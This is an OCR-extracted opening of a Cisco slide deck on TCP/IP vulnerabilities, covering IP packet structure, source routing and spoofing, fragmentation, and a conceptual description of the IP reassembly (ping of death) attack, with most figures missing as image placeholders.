


Cisco.com

TCP/IP Vulnerabilities

Franjo Majstor
fmajstor@cisco.com
EMEA Consulting Engineer
Cisco Systems, Inc.


Agenda

Cisco.com

- Introduction
- Layer 3/4 Vulnerabilities
- Layer 2 Vulnerabilities
- Worm Attack Mitigation
- Q&A

Security Threat Trend

Cisco.com



Agenda

Cisco.com

- Introduction
- Layer 3/4 Vulnerabilities
- Layer 2 Vulnerabilities
- Worm Attack Mitigation
- Q&A

Distributed Denial of Service (DDoS)

YAHOO!

amazon.com.

CNN.com


ebay

E*TRADE

Internet Protocol


- **IP = connectionless network layer**
- **SAP = 32 bits IP address**
- **RFC 791, Sep 1981**

IP: Packet Format




Internet Datagram Header

IP Spoofing




IP: Normal Routing




Routing based on routing tables

IP: Source Routing




Routing based on IP datagram option

IP Unwanted Routing



IP Spoofing Using Source Routing



Back traffic uses the same source route

IP Normal Fragmentation


Cisco.com

- IP largest data is 65.535 == 2^16-1
- IP fragments a large datagram into smaller datagrams to fit the MTU
- fragments are identified by *fragment offset* field
- destination host *reassembles* the original datagram


IP Normal Fragmentation (Cont.)

Cisco.com

Before fragmentation:




After fragmentation (MTU = 500):




IP Normal Reassembly

Cisco.com

Received from the network:






Kernel memory at destination host

IP Reassembly Attack

Cisco.com

- **send invalid IP datagram**
- ***fragment offset* + fragment size > 65.535**
- **usually containing ICMP echo request (ping)**
- **not limited to *ping of death* !**

IP Reassembly Attack (Cont.)




Transport Control Protocol

- TCP = connection oriented transport layer
- RFC 793, Sep 1981
- SAP= 16 bits TCP ports


TCP Packet Format

Cisco.com



